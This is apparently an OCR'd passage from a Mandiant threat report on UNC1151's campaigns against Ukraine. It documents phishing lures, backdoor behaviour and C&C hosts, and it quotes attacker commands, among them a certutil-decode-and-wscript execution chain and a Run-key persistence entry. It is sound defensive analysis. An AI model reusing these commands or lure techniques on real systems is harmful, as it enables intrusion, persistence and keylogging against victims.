
- %TEMP%\win.exe
  (MD5: 36c81100c86a491e628105884bdfeab8)
  - VIDEOKILLER dropper
  - .NET dropper, obfuscated with Eazfuscator
  - Compile Time: 2010-06-09 17:59:44
  - Drops and starts backdoor, conhost.exe
- %TEMP%\conhost.exe
  (MD5: 90adaadf02f2e1a90bdae790de7d565f)
  - VIDEOKILLER backdoor
  - .NET backdoor, obfuscated with Eazfuscator
  - Compile Time: 2010-11-03 17:54:35
  - Can upload and download files, set persistence, traverse directories, conduct a system survey, and execute functionality based on commands from the C&C
  - Configured C&Cs:
    - http://88.99.104[.]179:1985/update/microsoft_crpn
    - http://88.99.104[.]179:1985/update/microsoft_corp
    - http://88.99.104[.]179:1985/update/microsoft_crp

HALFSHELL targeting Ukraine

A phishing email with a malicious attachment was sent to a Ukrainian victim purporting to be from the Ministry of Health of Ukraine on February 20, 2020 with the subject "**Короновірус в Україні підтверджено**" (Coronovirus in Ukraine confirmed). The malicious attachment drops the HALFSHELL malware, a .NET backdoor that can enumerate basic system information and retrieve commands to be run by cmd.exe, to the victim machine.

The phishing email was sent using SMTP2GO, an outgoing email client, and the malicious attachment was created using the open-source framework GoPhish.

The text in the body of the email prompts the victim to click on the attachment for more information about the coronavirus and to share that information with family and colleagues.



TRANSLATION:

According to the data, currently in Ukraine there are 5 laboratory confirmed cases of covid-19 (Kyiv – 2, Lviv – 2, Kharkiv – 1).

Temporary anti-epidemic commissions have been established and prepared in all oblasts

regional plans for the prevention and spread of epidemic measures cases of covid-19 disease.

More information on the coronavirus in the attachment.

Report the threat to your family and colleagues.

st. 41 Yaroslavska Str., Kyiv, 04071
+380 44 425 43 54
info@moz.gov.ua
© Public Institution "Public Health Center of the Ministry of Health of Ukraine"

FIGURE 9. Coronavirus themed phishing email with malicious attachment.

The body of the email contained a web-bug used to track victims opening the email:

- Web-bug link: https://mail.secured-auth[.]cf/track?rid=3DsWVkk7K

Attached to the email was a RAR archive which contains a malicious document. The text of the document prompts the user to enable macros to see the information.

- **Коронавірусна інфекція** COVID-19.rar (MD5: 53b31f65bb6ced61c5bafa8e4c98e9e8)
  - **Translation:** Coronavirus infection COVID-19.rar
- **Коронавірусна інфекція** COVID-19.doc (MD5: 74572fba26f5e988b297ec5ea5c8ac1c)
  - **Translation:** Coronavirus infection COVID-19.doc




FIGURE 10. Prompt for user to enable macros within malicious document.

After macros were enabled, the document displayed a fabricated article about the coronavirus outbreak in Ukraine and ran the following command:

```
REG ADD HKCU\\Console\\%SystemRoot^%_system32_cmd.exe /v CodePage /t REG_DWORD /d 65001 /f
```




FIGURE 11. Fabricated article about coronavirus outbreak in Ukraine.

After the malware ran successfully, it dropped the following files to the victim's system:

- \Users\Administrator\conhost.exe (MD5: 0acecad57c4015e14d9b3bb02b433d3e)
  - HALFSHELL malware
  - .NET backdoor
  - Surveys basic system information and running processes, receives commands from C&C
  - C&C: cloud-security.ggpht[.]ml

The malware attempted to beacon to the CnC server with the following survey information about the victim device in the beacon header as an identifier for the victim machine:

- Username
- Machine name
- MD5 of run location
- Network interface

The expected beacon structure was:

```
<user name>;<computer name>;<Network Interface Physical Address>;<7 bytes of MD5 of path>
```

The HALFSHELL malware then sent a GET request to the CnC server, expecting a Base64 encoded command in the response. The expected response structure was:

```
{<taskID>:"command":<base64 encoded command>}
```

If the decoded command did not begin with the character '#', HALFSHELL ran the command received from the CnC server using the command line. If the command was '#klg start', HALFSHELL ran a keylogging module. The command '#klg stop' conversely caused HALFSHELL to stop the malware from keylogging.

SOCIS campaign

Mandiant Threat Intelligence also identified UNC1151 attempts at phishing where we were unable to retrieve the latter stages of the operation due to the historical nature of the data we obtained. In this example of a possible disinformation-nexus campaign using malware in early 2019, we were unable to determine if UNC1151 used RADIOSTAR, VIDEOKILLER or HALFSHELL malware.

UNC1151 delivered a malicious document to a Ukrainian entity through a phishing email spoofing the Ukrainian polling agency SOCIS from the IP address 94.103.82.136.

We previously observed this IP in UNC1151 credential harvesting operations and a Ghostwriter disinformation dissemination operation. We believe this was one of the actor-controlled servers UNC1151 used for its operations.

From envelope: socis@socis.kiev[.]ua
Email subject: ПРЕС–РЕЛІЗ ЗА РЕЗУЛЬТАТАМИ СОЦІОЛОГІЧНОГО ДОСЛІДЖЕННЯ «ПРЕЗИДЕНТСЬКІ ВИБОРИ 2019–БЕРЕЗЕНЬ»
Translation from Ukrainian: PRESS RELEASE BY RESULTS OF SOCIOLOGICAL RESEARCH "PRESIDENTIAL ELECTIONS 2019-WELFARE

Attached to the email was a malicious document containing macros. We believe the content of this press release was a legitimate SOCIS press release that had been weaponized by the actors. The macros attempted to download an XML file with obfuscated VBS.

- Prezent_UA_2k_berezen_PRESS.ppsx (MD5: cafb6b5795c26376289832cffc3aee94)
  - Malicious Office Open XML Slide Show
  - C&C: socis[.]cf

FIGURE 12. Content of SOCIS open XML slide show.

When run, the macros attempted to download an XML file with obfuscated script which it would then decode and run with the following command:

```
cmd /c certutil –decode C:\Users\k\AppData\Local\Temp\
tmp4E07.tmp C:\Users\k\AppData\Local\Temp\NTUSR.DAT &&
timeout 10 && wscript.exe //B //E:vbs C:\Users\k\AppData\
Local\Temp\NTUSR.DAT
```

It also attempted to maintain persistence on the victim's system with the following Run registry key:

```
Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Value: wscript.exe //B //E:vbs \"C:\\Users\\k\\NTUSR.DAT\"
```

The second script, an obfuscated VBS backdoor, collected basic system information and sent it to a CnC server.

Files dropped:

- wj5yuxmp.hmf
  (MD5: d6b2485e037d3d177de82102f30860d8)
  - XML with encoded string downloaded by the macros
- tmp4E07.tmp
  (MD5: 7fbd127ba2f973c22594a28583736c6c)
  - Contains the encoded script from wj5yuxmp.hmf
- NTUSR.DAT (MD5:1f4add4a2386b8d47aa8a909c2b16d69)
  - Obfuscated VBS backdoor
  - Completes a basic system survey
  - C&C: tk99[.]gq

MITRE ATT&CK framework

- T1547.001: Registry Run Keys / Startup Folder
- T1218.005: Mshta
- T1059.005: Command and Scripting Interpreter: Virtual Basic
- T1071: Application Layer Protocol
- T1105: Ingress Tool Transfer
- T1140: Deobfuscate/Decode Files or Information
- T1056: Input Capture
- T1059.001: Command and Scripting Interpreter: PowerShell
- T1059.007: Command and Scripting Interpreter: JavaScript
- T1559.002: Dynamic Data Exchange

Mandiant
601 McCarthy Blvd. Milpitas, CA 95035
408.321.6300
833.3MANDIANT (362.6342)
info@mandiant.com

About Mandiant
Since 2004, Mandiant has been a trusted security leader to organizations that can't afford to fail. Today Mandiant delivers decades of frontline insights at scale through easy-to-deploy and consume SaaS solutions for provable and transformative cyber defense.

MANDIANT